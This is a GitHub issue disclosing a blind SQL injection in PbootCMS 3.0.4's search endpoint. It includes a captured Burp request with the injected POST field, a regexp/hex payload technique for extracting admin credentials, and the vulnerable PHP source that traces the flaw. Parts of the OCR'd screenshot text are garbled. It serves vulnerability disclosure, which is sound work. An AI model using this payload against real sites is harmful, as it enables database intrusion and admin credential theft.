pbootcms #1

Open M40k1n9 opened this issue on Mar 9, 2021 · 0 comments

M40k1n9 commented on Mar 9, 2021 • edited Owner

PbootCMS 3.0.4 has SQL injection

Submitter name :

Vulnerability Type :

SQL Injection

Vulnerability Version :


3.0.4

Recurring environment:


- Windows 10
- PHP 5.4.5
- Apache 2.4.23
- Mysql 5.6.27

Vulnerability Description AND recurrence:


The default database is sqlite. For testing convenience, we need to replace the default database with the mysql database.
the mysql database directory:
pbootcms\static\backup\sql\0cb2353f8ea80b398754308f15d1121e_20200705235534_pbootcms.sql




Boolean-based blind SQL injection happened in this page.
'$_ POST' sends an index array.
The values in the array are brought into the "where" condition in the form of "and".




When the condition is true:



When the condition is false:


172.16.25.42/pbootcms/index.php?p=search
PBOOTCMS
首页 公司简介 新闻中心 产品中心 服务案例 招贤纳士 在线留言 联系我们 注册 / 登录
搜索结果
微信联系
返回顶部
当前位置：首页>搜索
未搜索到任何数据！
HackBar
Encryption Encoding SQL XSS LFI XXE Other
©微信公众号: 江南小虫虫 HackBar v2
Load URL
Split URL
Execute
ADD "f"
http://172.16.25.42/pbootcms/index.php?p=search
Post data Referer User Agent Cookies Clear All
1=select 0
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://172.16.25.42
Request
Raw Params Headers Hex
POST /pbootcms/index.php?p=search HTTP/1.1
Host: 172.16.25.42
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: zh-CN,zh;q=0.9
Cookie: lg=cn; PbootSystem=gtpdr60dp2i2c7ga8mnnjsdst4;
PHPSESSID=oinrbhngvh3slledtuvubofq46
Connection: close
Content-Type: application/x-www-form-urlencodeda
Content-Length: 10
1=select 0
Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Tue, 09 Mar 2021 03:21:03 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j
mod_fcgid/2.3.9
X-UA-Compatible: IE=edge,chrome=1
X-Powered-By: PbootCMS
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 10293
<!doctype html>
<html lang="zh">
<head>
<meta charset="utf-8">
<title>□□□□-PbootCMS-□□□□□□□PHP□□□□□□□□□□□□</title>
Type a search term 0 matches
Type a search term 0 matches

payload:
Because the data is filtered, only 'regexp' can be used for regular matching.
For example: "username = admin" can be expressed as "username regepx 0x5E612E2A", where "5E612E2A" is the hex code of "^ a. *"



and we can get the admin account name and password

Detailed information:
1:
Vulnerability code：core\basic\Model.php

```
385         *              调用本方法时与前面条件使用AND连接
386         * @param boolean $fuzzy
387         *              条件是否为模糊匹配，即in匹配
388         * @return \core\basic\Model
389         */
390        final public function where($where, $inConnect = 'AND', $outConnect = 'AND', $fuzzy = false)
391        {
392            if (! $where) {
393                return $this;
394            }
395            if (isset($this->sql['where']) && $this->sql['where']) {
396                $this->sql['where'] .= ' ' . $outConnect . '(';
397            } else {
398                $this->sql['where'] = 'WHERE(';
399            }
400            if (is_array($where)) {
401                $where_string = '';
402                $flag = false;
403                foreach ($where as $key => $value) {
404                    if ($flag) { // 条件之间内部AND连接
405                        $where_string .= ' ' . $inConnect . ' ';
406                    } else {
407                        $flag = true;
408                    }
409                    if (! is_int($key)) {
410                        if ($fuzzy) {
411                            $where_string .= $key . " like '%" . $value . "%' ";
412                        } else {
413                            $where_string .= $key . "='" . $value . "' ";
414                        }
415                    } else {
416                        $where_string .= $value;
417                    }
418                }
419                $this->sql['where'] .= $where_string . ')';
420            } else {
421                $this->sql['where'] .= $where . ')';
422            }
423            return $this;
424        }
425
```

When the passed in parameter $where is an array, traverse the array, and when $where is an index array:$where_string.=$value。

2:Find the code to pass in the 'where' function as an index array:
Route:apps\home\controller\ParserController.php
In 'parserSearchLabel()', the incoming data is assigned to the variable "$receive" for traversal, and "$key" is brought into "request()" for filtering.

```php
// 解析内容搜索结果标签
public function parserSearchLabel($content)
{
    $pattern = '/\{pboot:search(\s+[^}]+)?\}([\s\S]*?)\{\/pboot:search\}/';
    $pattern2 = '/\[search:([\w]+)(\s+[^]]+)?\]/';
    if (preg_match_all($pattern, $content, $matches)) {
        $count = count($matches[0]);
        $field = request('field');
        if (! preg_match('/^[\w\|\s]+$/', $field)) {
            $field = '';
        }
        $keyword = request('keyword', 'vars');
        $scode = request('scode');
        $start = 1;
        if (! preg_match('/^[\w,\s]+$/', $scode)) {
            $scode = '';
        }
```

```php
    // 数据接收
    if ($_POST) {
        $receive = $_POST;
    } else {
        $receive = $_GET;
    }

    foreach ($receive as $key => $value) {
        if (! ! $value = request($key, 'vars')) {
            if ($key == 'title') {
                $key = 'a.title';
            }
            if (preg_match('/^[\w\-\.]+$/', $key)) { // 带有违规字符时不带入查询
                $where3[$key] = $value;
            }
        }
    }

    // 去除特殊键值
```

```php
528  function request($name, $type = null, $require = false, $vartext = null, $default = null)
529  {
530      if (isset($_POST[$name])) {
531          $d_source = 'post';
532      } else {
533          $d_source = 'get';
534      }
535      $condition = array(
536          'd_source' => $d_source,
537          'd_type' => $type,
538          'd_require' => $require,
539          $name => $vartext,
540          'd_default' => $default
541
542      );
543      return filter($name, $condition);
544  }
545
```

```php
function filter($varname, $condition)
{
    // 变量名称文本
    if (array_key_exists($varname, $condition) && $condition[$varname]) {
        $vartext = $condition[$varname];
    } else {
        $vartext = $varname;
    }

    // 数据源
    if (array_key_exists('d_source', $condition)) {
        switch ($condition['d_source']) {
            case 'post':
                $data = @$_POST[$varname];
                break;
            case 'get':
                $data = @$_GET[$varname];
                break;
            case 'cookie':
                $data = @$_COOKIE[$varname];
                break;
```

```php
        if (is_string($data))
            $data = trim($data);
    } else {
        $data = $varname; // 没有数据源指定时直接按照字符串过滤处理
    }

    // 数据为空时,进行是否允许空检测
    if (! $data && array_key_exists('d_none', $condition) && $condition['d_none'] === false)
```

```php
if (array_key_exists('d_type', $condition)) {
    switch ($condition['d_type']) {
        case 'int':
            if (! preg_match('/^[0-9]+$/', $data)) {
                $err = '必须为整数！';
            }
            break;
        case 'float':
            if (! is_float($data)) {
```

```php
    case 'vars':
        if (! preg_match('/^[\x{4e00}-\x{9fa5}\w\-\.,\s]+$/u', $data)) {
            $err = '只能包含中文、字母、数字、横线、点、逗号、空格！';
```

```php
    if (is_string($data)) {
        $data = trim($data); // 去空格
        $data = preg_replace_r('/(x3c)|(x3e)/', '', $data); // 去十六进制括号
        $data = preg_replace_r('/pboot:if/i', 'pboot@if', $data); // 过滤插入cms条件语句
        $data = preg_replace_r('/GET\[/i', 'GET@[', $data);
        $data = preg_replace_r('/POST\[/i', 'POST@[', $data);
    }

    // 销毁错误
    unset($err);

    // 返回收据
    return escape_string($data);
}
// 获取转义数据，支持字符串、数组、对象
function escape_string($string)
{
    if (! $string)
        return $string;
    if (is_array($string)) { // 数组处理
        foreach ($string as $key => $value) {
            $string[$key] = escape_string($value);
        }
    } elseif (is_object($string)) { // 对象处理
        foreach ($string as $key => $value) {
            $string->$key = escape_string($value);
        }
    } else { // 字符串处理
        $string = htmlspecialchars(trim($string), ENT_QUOTES, 'UTF-8');
        $string = addslashes($string);
    }
    return $string;
}
```

The values of the index array passed in through the above methods can only contain Chinese, letters, numbers, horizontal lines, dots, commas and spaces! It is encoded by 'htmlspecialchars()' and 'addslashes()'.
Finally, it is passed to '$where3'.

```php
3084
3085                    // 读取数据
3086                    if ($page) {
3087                        if (isset($paging)) {
3088                            error('请不要在一个页面使用多个具有分页的列表，您可将多余的使用page=0关闭分页！');
3089                        } else {
3090                            $paging = true;
3091                            $data = $this->model->getLists($scode, $num, $order, $where1, $where2, $where3, $fuzzy, $start, $
                                lfield, $lg);
3092                        }
3093                    } else {
3094                        $data = $this->model->getList($scode, $num, $order, $where1, $where2, $where3, $fuzzy, $start, $
                            lfield, $lg);
3095                    }
```

```php
// 列表内容，带分页，不区分语言，兼容筛选字
public function getLists($scode, $num, $order, $filter = array(), $tags = array(), $select = array(), $fuzzy = true, $
    start = 1, $lfield = null, $lg = null)
{
    $ext_table = false;
    if ($lfield) {
        $lfield .= ',id,outlink,type,scode,sortfilename,filename,urlname'; // 附加必须字段
        $fields = explode(',', $lfield);
        $fields = array_unique($fields); // 去重
        foreach ($fields as $key => $value) {
            if (strpos($value, 'ext_') === 0) {
                $ext_table = true;
                $fields[$key] = 'e.' . $value;
```

```php
        }

        // 筛选条件支持模糊匹配
        return parent::table('ay_content a')->field($fields)
            ->where($scode_arr, 'OR')
            ->where($where)
            ->where($select, 'AND', 'AND', $fuzzy)
            ->where($filter, 'OR')
            ->where($tags, 'OR')
            ->join($join)
            ->order($order)
            ->page(1, $num, $start)
            ->decode()
            ->select();
    }
```

The '$where3' in 'getlists()' is controllable, and it will be brought into the statement in the form of 'and'.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant